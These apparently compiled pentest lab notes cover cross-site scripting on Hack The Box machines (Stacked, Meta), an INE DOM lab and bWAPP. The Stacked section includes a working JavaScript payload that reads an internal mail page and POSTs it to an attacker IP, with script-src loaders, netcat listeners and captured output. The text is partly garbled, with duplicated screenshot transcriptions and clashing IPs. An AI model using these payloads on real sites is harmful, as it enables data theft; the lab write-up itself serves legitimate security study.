listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:10:05.254325 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 1, length 40
15:10:05.254407 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 1, length 40
15:10:05.256917 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 2, length 40
15:10:05.256966 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 2, length 40
15:10:05.270292 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 3, length 40
15:10:05.270338 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 3, length 40
15:10:06.258612 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 4, length 40
15:10:06.258632 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 4, length 40
15:10:06.258643 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 5, length 40
15:10:06.258647 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 5, length 40
15:10:06.274463 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 6, length 40
15:10:06.274498 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 6, length 40
15:10:07.275086 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 7, length 40
```

```
<script src=http://10.10.14.8:80/robme.js></script>
```

## Scenerio 2: Stacked.htb

### Referer http header is vuln to xss.



The screenshot shows a terminal window on the left and the Burp Suite interface on the right. The terminal displays the following output:

```
root@kali:~# nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.112] 43916
GET /refere HTTP/1.1
Host: 10.10.14.89
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Connection: keep-alive
```

The Burp Suite interface shows the intercepted request and response. The request is a GET request to `http://10.10.14.89:80/robme.js` with a Referer header set to `http://10.10.14.89:80/robme.js`. The response is a 200 OK status with a Content-Type of `text/javascript`.

```
(root@jadugar) [/mnt/.../Practice_LABS/hackthebox/Machines/10.10.11.112-Stacked]
# nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.89] from (UNKNOWN) [10.10.11.112] 43916
GET /refere HTTP/1.1
Host: 10.10.14.89
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Connection: keep-alive
```

Our XSS is being triggered at other application hosted on domain **mail.stacked.htb** which was not accessible from external network.


So for accessing that we will be using simple javascript as below in our xss payload:

```
//apni.js
var url="http://mail.stacked.htb/" //targeturl(internal wep application)
var xhr=new XMLHttpRequest();
xhr.open("GET", url, false);
xhr.send();
var resp=xhr.responseText;//transferring HTTP response to us
var xhr2=new XMLHttpRequest();
xhr2.open("POST", 'http://10.10.14.89:443/', false);
xhr2.send(resp);
```

XSS payload-

```
<script src="http://10.10.14.89/apni.js"></script>
```

And we start netcat listener for capturing response of our xhr.



```
total 512
-rwxr-xr-x 1 root root 311 Mar 31 10:48 apni.js
-rwxr-xr-x 1 root root 0 Mar 31 10:49 mail.stacked.htb.html

Starting Server
serving at port 80
10.10.11.112 - - [31/Mar/2022 10:51:56] "GET /apni.js HTTP/1.1" 200 -


--(root@kali:~) /mnt/_/hackthebox/machines/10.10.11.112-Stacked/src
nc -l -p 443 > mail.stacked.htb.html
listening on [any] 443 ...
connect to [10.10.14.89] from (UNKNOWN) [10.10.11.112] 56306

--(root@kali:~) /mnt/_/hackthebox/machines/10.10.11.112-Stacked/src
cat mail.stacked.htb.html
POST / HTTP/1.1
Host: 10.10.14.89:443
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Content-Length: 1462
Content-Type: text/plain; charset=UTF-8
Origin: http://mail.stacked.htb
Connection: keep-alive

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>AdminLTE 3 | Mailbox</title>
  <!-- Google Font: Source Sans Pro -->
  <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=block">
  <!-- font awesome -->
  <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
  <!-- icheck bootstrap -->
  <link rel="stylesheet" href="plugins/icheck-bootstrap/icheck-bootstrap.min.css">
  <!-- Theme style -->
  <link rel="stylesheet" href="dist/css/adminlte.min.css">
</head>
<body class="hold-transition sidebar-mini">
<div class="wrapper">
  <!-- Navbar -->
  <nav class="main-header navbar navbar-expand navbar-white navbar-light">
    <!-- Left navbar links -->
    <ul class="navbar-nav">
```

We can open this html in browser to view the application.






## DOM XSS



## INE: WebApp Labs Web Application attacks LAB 30





## Find out your lucky number from your name

Hello gole, your lucky number is: 75



```
window.onload = function() {var
site=document.location.href;var index = site.indexOf("=",
0);name='';if(index != -1)
{name=site.substr(index+1);}name=decodeURIComponent(name);doc
ument.getElementById('name').innerHTML=name;}
```

## Payload:

```
<img src='lol' onerror='alert(1) '>
```


XSS via file uploads:

**Note:** Below Scenario is there in **meta** htb machine.

```
(root@jadugar)-[/mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
# exiftool -Comment='<H1>Hello</H1>' Untitled.png
1 image files updated
```

```
exiftool -Comment='<H1>Hello</H1>' Untitled.png
```

Verified HTML injection.



For XSS we can try the below payload:

```
<img src=x onerror=alert(document.domain)>
```


```

(root🐼jadugar)-[/mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
# exiftool -Comment='<img src=x onerror=alert(document.domain)>' Untitled.png
1 image files updated

(root🐼jadugar)-[/mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
# exiftool Untitled.png
ExifTool Version Number      : 12.41
File Name                    : Untitled.png
Directory                    : .
File Size                    : 3.6 KiB
File Modification Date/Time   : 2022:06:19 02:55:41-07:00
File Access Date/Time        : 2022:06:19 02:55:41-07:00
File Inode Change Date/Time   : 2022:06:19 02:55:41-07:00
File Permissions              : -rwxr-xr-x
File Type                    : PNG
File Type Extension           : png
MIME Type                     : image/png
Image Width                   : 1152
Image Height                  : 648
Bit Depth                     : 8
Color Type                    : RGB
Compression                   : Deflate/Inflate
Filter                        : Adaptive
Interlace                     : Noninterlaced
sRGB Rendering                : Perceptual
Gamma                         : 2.2
Pixels Per Unit X             : 4724
Pixels Per Unit Y             : 4724
Pixel Units                   : meters
Comment                       : <img src=x onerror=alert(document.domain)>
Image Size                    : 1152x648
Megapixels                    : 0.746

(root🐼jadugar)-[/mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
#
[0] 0:nmap- 1:zsh* 2:zsh

```



<https://pswalia2u.medium.com/exploiting-xss-stealing-cookies-csrf-2325ec03136e>

## Cross-Site-Scripting — Stored (Change Secret & Cookies)

This is the demonstration of Stored Cross-Site-Scripting attack in Change Secret and Cookies and for this demo, I'll be using bWAPP and bWAPP is a buggy web application and we can use to test various vulnerabilities in the web.

bWAPP Official Link:- <http://www.itsecgames.com/>

### How to perform a Stored Cross-Site-Scripting attack in Change Secret?




Now please choose **Cross-site-Scripting — Stored (Change Secret)** from the drop-down menu and click **Hack**.



As you can see from the above screenshot there is an input box to change the current user secret and if you go to the **phpMyAdmin** then you will find a **secret** column under **“users”** table.

To test let's enter one secret message **“Nice”**.



As you can see from the above screenshot the “**secret**” has been changed to “**Nice**”.

So what’s happening is actually when you enter a new secret message, it’s taking the input of the secret message and also in the hidden input field it’s passing the user’s login name.

```


51 <div id="main">
52
53   <h1>XSS - Stored (Change Secret)</h1>
54
55   <p>Change your secret.</p>
56
57   <form action="/bwAPP/bwAPP/xss_stored_3.php" method="POST">
58
59     <p><label for="secret">New secret:</label><br />
60     <input type="text" id="secret" name="secret"></p>
61     <input type="hidden" name="login" value="bee">
62
63     <button type="submit" name="action" value="change">Change</button>
64
65   </form>
66
67
68   <br >
69   <font color="green">The secret has been changed!</font>
70 </div>

```


As you can see from the screenshot in the hidden input field the user’s name is passed to the server and this is always a bad

practice to send the data in an input hidden field because most of the time developers forgot to validate this input fields and it will be very easy for the attacker to inject malicious code to the application.

Now let's change the input type of this ***“hidden”*** field to ***“text”***. Right-click ***“Inspect Element”*** and go to the hidden input field and change the input type to text and hit enter.



As per the above screenshot, you can see the attacker changing the input type to text, so that he can inject malicious code to the application.



As you can see from the above screenshot the hidden input type changed to a text input box and now let's enter the JavaScript payload to this input box.

```
"><img src=x onerror=alert(1)>
```





an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

## / XSS - stored (Change Secret) /

Change your secret.

New secret:

bee is bug

The secret has been changed!



bWAPP is licensed under: [\[CC\] BY-NC-SA](#) © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [training](#)?



an extremely buggy web app !


[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

## / XSS - stored (Change Secret) /

Change your secret.

New secret:

The secret has been changed!



Transferring data from 192.168.2.12... [\[CC\] BY-NC-SA](#) © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [training](#)?

As you can see from the above screenshot I am able to inject JavaScript code to the input box.

So in order to prevent this attack always try to avoid using hidden input fields and if you are using then do proper sanitization of special characters otherwise it's very easy for the attacker to inject malicious code.

### ***For more information***

1. <https://portswigger.net/blog/xss-in-hidden-input-fields>


How to perform a Stored Cross-Site-Scripting attack in Cookies?




Now please choose **Cross-site-Scripting — Stored (Cookies)** from the drop-down menu and click **Hack**.



As per the above screenshot, you can see an interface where which type of movie you like and if you hit the **Like** button then the message will appear that “**Thank you for making your choice!**”.



